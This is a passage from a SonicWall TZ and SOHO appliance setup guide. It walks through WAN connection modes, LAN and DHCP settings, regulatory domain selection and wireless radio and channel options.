
- **VPN Connections – Use PPTP for encrypted connections**. – Point-to-Point Tunneling Protocol (PPTP) is used to tunnel Point to Point Protocol (PPP) through an IP network. PPTP requires Server IP address, user name and password authentication to connect to the Internet.

2 Click **Next**. What displays next depends on your WAN network mode selection.

3 if you selected:

- **Router-based Connections**, go to WAN Settings > WAN Network Mode: NAT Enabled on page 1891
- **Cable/Modem-based Connections**, go to WAN Settings > WAN Network Mode: NAT with DHCP Client on page 1892.
- **DSL Connections**, go to WAN Settings > WAN Network Mode – NAT with PPPoE Client on page 1893.
- **VPN Connections**, go to WAN Settings > WAN Network Mode – NAT with PPTP Client on page 1894.

WAN Settings > WAN Network Mode: NAT Enabled



1 The settings have been populated based on your system. Verify they are correct.

NOTE: If you are unsure of this information, contact your internet service provider (ISP).

- **SonicWall WAN IP Address** – An IP address is a number that identifies each device on your network. An IP address consists of four numbers, separated by periods, ranging from 0 to 254 in value. Examples of IP addresses are `192.168.168.1`, `10.0.0.1`, or `216.217.36.130`.

  Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address used by another device on your network.

- **WAN Subnet Mask** – The subnet mask defines which IP addresses are located on your local network and which IP addresses are located on the Internet. For example, if you assign your computer the IP address `192.168.168.200` and the subnet mask `255.255.255.0`, then

your computer will believe that all 192.168.168.X addresses are on the local network, and all other addresses are located on the Internet.

The WAN Subnet Mask should be assigned by your ISP. If you do not know your WAN Subnet Mask, use the subnet mask assigned to your computer or contact your ISP.

- **Gateway Router Address** – The WAN gateway (router) address is the IP address of the router that bridges your network to the Internet. The WAN router may be attached directly to the SonicWall appliance's WAN port or indirectly through a cable or DSL modem.

  The WAN Gateway (router) address must be in the same subnet as the SonicWall appliance WAN IP address. The WAN gateway (router) address often ends with the numbers .1 or .254. So, if your WAN IP address is 216.0.36.128, then your gateway might be 216.0.36.1 or 216.0.36.254. If you do not know your gateway address, contact your ISP.

- **DNS Server Address** – The DNS server address is the IP address of the DNS server.
- **DNS Server Address #2 (optional)** – If there is a second DNS server address, enter it in this field.

2 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.


CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.

3 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

4 Click **NEXT**. The page that displays next depends on the type of appliance:

- TZ Series wired appliances, the **LAN Settings** page displays. Go to LAN Settings on page 1895.
- TZ series wireless or SOHO W wireless appliances, the Regulatory Domain Registration page displays. Go to Regulatory Domain Registration on page 1897

WAN Settings > WAN Network Mode: NAT with DHCP Client



1 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.


CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.

2 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

3 Click **NEXT**. The page that displays next depends on the type of appliance:

- TZ Series wired appliances, the **LAN Settings** page displays. Go to LAN Settings on page 1895.
- TZ series wireless or SOHO W wireless appliances, the Regulatory Domain Registration page displays. Go to Regulatory Domain Registration on page 1897

WAN Settings > WAN Network Mode – NAT with PPPoE Client



1 Choose how to obtain an IP address:

- Automatically – Select **Obtain an IP Address Automatically**; this is the default. Go to Step 2.
- Manually – Select **Use the following IP Address**. The field becomes active.

    a) Enter the PPPoE IP address in the **Use the following IP Address** field.

2 Enter your PPPoE user name in the **PPPoE User Name** field.

3 Enter your PPPoE password in the **PPPoE Password** field.

NOTE: The password is case sensitive. Enter a strong password that cannot be easily guessed by others. A strong password should have at least one uppercase letter, one lowercase letter, one number, and one special character. For example `MyP@sswOrd`.

4 Optionally, to disconnect after a period of inactivity, select **Inactivity Disconnect (minutes)**. By default, this is not selected. When this option is selected, the field becomes active.

- Enter the maximum inactivity time, in minutes, before disconnect in the **Inactivity Disconnect (minutes)** field; the default is **10**.

5 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.

CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.

6 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.


7 Click **NEXT**. The **LAN Settings** page displays.

8 Click **NEXT**. The page that displays next depends on the type of appliance:

- TZ Series wired appliances, the **LAN Settings** page displays. Go to LAN Settings on page 1895.
- TZ series wireless or SOHO W wireless appliances, the Regulatory Domain Registration page displays. Go to Regulatory Domain Registration on page 1897

WAN Settings > WAN Network Mode – NAT with PPTP Client

NOTE: You must supply a PPTP server IP address, user name, and password to continue.



1 Enter the iP address of your PPTP server in the **PPTP Server IP Address** field.

An IP address is a number that identifies each device on your network. An IP address consists of four numbers, separated by periods, ranging from 0 to 254 in value. Examples of IP addresses are `192.168.168.1`, `10.0.0.1`, or `216.217.36.130`.

Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address used by another device on your network.

2 Enter your PPTP server user name in the **PPTP User Name** field.

3 Enter your PPTP server password in the **PPTP Password** field.

4 Choose how to obtain an IP address:

- Automatically – Select **Obtain an IP Address Automatically**; this is the default. Go to Step 8.

- Manually – Select **Use the following IP Address**.

5 Enter the appliance's WAN address in the **SonicWall WAN IP Address** field.

6 Enter the WAN subnet mask in the **WAN Subnet Mask** field.

The subnet mask defines which IP addresses are located on your local network and which IP addresses are located on the Internet. For example, if you assign your computer the IP address `192.168.168.200` and the subnet mask `255.255.255.0`, then your computer believes that all `192.168.168.X` addresses are on the local network, and all other addresses are located on the Internet.

The WAN subnet mask is assigned by your ISP. If you do not know your WAN Subnet Mask, use the subnet mask assigned to your computer or contact your ISP.

7 Enter the Gateway (router) address in the **Gateway (Router) Address** field.

8 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.

CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.

9 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

10 Click **NEXT**. The page that displays next depends on the type of appliance:

- TZ Series wired appliances or TZ Series wireless or SOHO W wireless appliances operating in **No Wireless** mode, the **LAN Settings** page displays. Go to LAN Settings on page 1895.
- TZ series wireless or SOHO W wireless appliances, the **Regulatory Domain Registration** page displays. Go to Regulatory Domain Registration on page 1897

LAN Settings

The **Setup Wizard** populates the **LAN Settings** fields automatically, based on the supplied settings.

1 Verify the LAN IP Address and LAN subnet mask are correct.

- **SonicWall LAN IP Address** – The IP address of the SonicWall LAN. Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address that is used by another device on your network.

- **LAN Subnet Mask** – The subnet mask defines which IP addresses are located on your local network and which IP addresses are located on the Internet. For example, if you assign your computer the IP address `192.168.168.200` and the subnet mask `255.255.255.0`, then your computer believes that all `192.168.168.X` addresses are on the local network, and all other addresses are located on the Internet.

  The LAN subnet mask defines the size of your local network. The LAN subnet mask `255.255.255.0` works for most networks.

2 Click **Next**. The **LAN DHCP Settings** page displays.

LAN DHCP Settings

1 Select **Enable DHCP Server on LAN** checkbox. This is checked by default.

DHCP (Dynamic Host Configuration Protocol) is used to distribute TCP/IP settings automatically. A DHCP server simplifies network address management and avoids the time-consuming task of configuring each computer's IP settings.

IMPORTANT: SonicWall appliances contain both a DHCP client and a DHCP server. It is important not to get them confused:


- The server is used to configure computers which are located on inside interfaces. Its use is optional.
- By contrast, the client is used so that the SonicWall appliance can be configured automatically from the network through its WAN link (for instance, a cable modem network).

2 The **Setup Wizard** populates the **LAN Address Range** fields automatically. Verify the addresses are correct.

Enter a range of IP addresses for your network devices on the LAN. The address range must be in the same subnet as the SonicWall Web Management address. SonicWall's default gateway address is currently set according to the IP address that have been configured.

3 Click **Next**. The **Port Assignment** page displays. Go to Ports Assignment on page 1904.

Regulatory Domain Registration



IMPORTANT: You are responsible for complying with all laws prescribed by the governing regulatory domain and/or locale regarding radio operations.


NOTE: The regulatory domain is generated automatically from the **Country Code**.

1 Select a country from the **Country Code** drop-down menu.

IMPORTANT: For international (non USA or Japan) TZ Series wireless and SOHO W wireless appliances, be sure to select the country code for the country in which the appliance will be deployed, even if you are not in that country. For appliances deployed in the USA and Japan, the regulatory domain and country code are selected automatically and cannot be changed.


IMPORTANT: If you select the country code for Canada, it cannot be changed except by contacting SonicWall Support.

2 Click **Next**. An information message about maintaining up-to-date wireless drivers on your client computers displays.



3 Click **OK**. The **WLAN Radio Settings** page displays.

WLAN Radio Settings



1 Enter a SSID (Service Set ID) in the **SSID** field. The SSID serves as the primary identifier for your wireless network. You can specify up to 32 alphanumeric characters; the SSID is case sensitive. The appliance generates a default SSID of **sonicwall-** plus the last four characters of the BSSID (Broadcast Service Set ID); for example, `sonicwall` becomes `sonicwall-F2DS`.

2 Select your preferred radio mode from the **Radio Mode** drop-down menu. The wireless security appliance supports the modes shown in Radio mode choices.

NOTE: The available options change depending on the mode selected. If the wireless radio is configured for a mode that:

- Supports 802.11n (except 5GHz 802.11n/a/ac Mixed), the following options are displayed: **Radio Band, Primary Channel, Secondary Channel**.
- Does not support 802.11n, only the **Channel** option is displayed.
- Supports 5GHz 802.11n/a/ac Mixed or 5GHz 802.11ac Only, the **Radio Band** and **Channel** options are displayed.

TIP: For optimal throughput speed solely for 802.11n clients, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

For optimal throughput speed solely for 802.11ac clients, SonicWall recommends the **802.11ac Only** radio mode. Use the **802.11ac/n/a Mixed** radio mode for multiple wireless client authentication compatibility.

Radio mode choices

2.4GHz	5Ghz	Definition
2.4GHz 802.11n Only	5GHz 802.11n Only	Allows only 802.11n clients access to your wireless network. 802.11a/ac/b/g clients are unable to connect under this restricted radio mode.
2.4GHz 802.11n/g/b Mixed This is the default.	5GHz 802.11n/a Mixed	Supports 802.11a, 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.
2.4GHz 802.11g Only		If your wireless network consists only of 802.11g clients, you might select this mode for increased 802.11g performance. You might also select this mode if you wish to prevent 802.11b clients from associating.
2.4GHz 802.11g/b Mixed		If your wireless network consists of both 802.11b and 802.11g clients, you might select this mode for increased performance.
	5GHz 802.11a Only	Select this mode if only 802.11a clients access your wireless network.
	5GHz 802.11n/a/ac Mixed	Supports 802.11a, 802.11ac, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.
	5GHz 802.11ac Only	Select this mode if only 802.11ac clients access your wireless network.

3 If the mode you selected supports:

- **802.11a Only**, **802.11g only**, or **80211g/b Mixed**, go to Step 4
- **5GHz802.11ac Only** and **5GHz 802.11n/a/ac Mixed**, go to Step 6
- **802.11n Only** or **802.11n Mixed** (except for **5GHz 802.11n/a/ac Mixed**), go to Step 8

4 Only for 802.11a/g: Select the channel for the radio from the **Channel** drop-down menu:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. Use **Auto** unless you have a specific reason to use or avoid specific channels.
- Specific channel: Select a single channel (see Step) within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.

  NOTE: Available channels depend on the type of radio in the appliance.

802.11g/802.11a channels

802.11g/802.11a Channels	802.11a/ac Channels
None [a]	None
Channel 1 (2412 MHz) [b]	Channel 36 (5180 MHz) [c]

802.11g/802.11a channels

802.11g/802.11a Channels	802.11a/ac Channels
Channel 2 (2417 MHz)	Channel 40 (5200 Mhz)
Channel 3 (2422 MHz)	Channel 44 (5220 Mhz)
Channel 4 (2427 MHz)	Channel 48 (5240 Mhz)
Channel 5 (2432 MHz)	Channel 149 (5745 Mhz)
Channel 6 (2437 MHz)	Channel 153 (5765 Mhz)
Channel 7 (2442 MHz)	Channel 157 (5785 Mhz)
Channel 8 (2447MHz)	Channel 161 (5805 Mhz)
Channel 9 (2452 MHz)	Channel 165 (5825 Mhz)
Channel 10 (2457 MHz)	
Channel 11 (2462 MHz)	


a. Default value for 802.11a and 802.11g on the SOHO W appliances.

b. Default value for 802.11g on the TZ Series wireless appliances.

c. Default value for 802.11a and 802.11ac on the TZ Series wireless appliances.

5 Go to Step 11.

6 For 802.11ac, the **Radio Band** and **Channel/Standard Channel** options display.



From the **Radio Band** drop-down menu, select the radio band for the 802.11a or 802.11ac radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity.
    - The **Channel** drop-down menu is set to **Auto** and cannot be changed.
- **Standard - 20 MHz Channel** - Specifies that the 802.11ac radio uses only the standard 20 MHz channel. This is the default setting.
    a) When this option is selected, from the **Channel** drop-down menu, select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. For the available channels, see 802.11g/802.11a channels. The default channel is **Channel 36 (5180MHz)**.
- **Wide - 40 MHz Channel** - Specifies that the 802.11ac radio uses only the wide 40 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed. See Step a above for selecting a channel.
- **Wide - 80 MHz Channel** - Specifies that the 802.11n radio uses only the wide 80 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed. See Step a above for selecting a channel.

7 Go to Step 11.

8 For: 802.11n only or 802.11n mixed, the **Radio Band**, **Primary Channel**, and **Secondary Channel** settings are displayed:

From the **Radio Band** drop-down menu, select the band for the 802.11n or 802.11ac radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
    - The **Primary Channel** and **Secondary Channel** drop-down menus are set to **Auto** and cannot be changed.
- **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** drop-down menus.
    - **Standard Channel** - By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels are the same as for 802.11g in Step 4.
- **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are displayed:
    - **Primary Channel** - By default, this is set to **Channel 36 (5180MHz)**. Optionally, you can specify a specific another channel or **Auto**. The available channels are the same as for 802.11a in Step 4
    - **Secondary Channel** - The configuration of this drop-down menu is set to **Auto** regardless of the primary channel setting.

9 Optionally, select the **Enable Short Guard Interval** checkbox to specify a short guard interval of 400ns as opposed to the standard guard interval of 800ns. This setting is not selected by default.

NOTE: This option is not available if **5GHz 802.11g/b Mixed**, **5GHz 802.11a Only**, or **2.4GHz 802.11g Only** mode is selected.

A guard interval is a set amount of time between transmissions that is designed to ensure distinct transmissions do not interfere with one another. The guard interval introduces immunity to propagation delays, echoes, and reflections. An AP identifies any signal content received inside this interval as unwanted inter-symbol interference, and rejects that data. The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

The 802.11n standard specifies two guard intervals: 400ns (short) and 800ns (long). Enabling a short guard interval can decrease network overhead by reducing unnecessary idle time on each AP. A short guard interval of 400 nanoseconds (ns) will work in most office environments as distances between points of reflection, as well as between clients, are short. Most reflections will be received quickly. The shorter the guard interval, the more efficiency there is in the channel usage, but a shorter guard interval also increases the risk of interference

Some outdoor deployments, may, however, require a longer guard interval. The need for a long guard interval of 800 ns becomes more important as areas become larger, such as in warehouses and in outdoor environments, as reflections and echoes become more likely to continue after the short guard interval would be over.

10 Optionally, to enable 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput, select the **Enable Aggregation** checkbox.

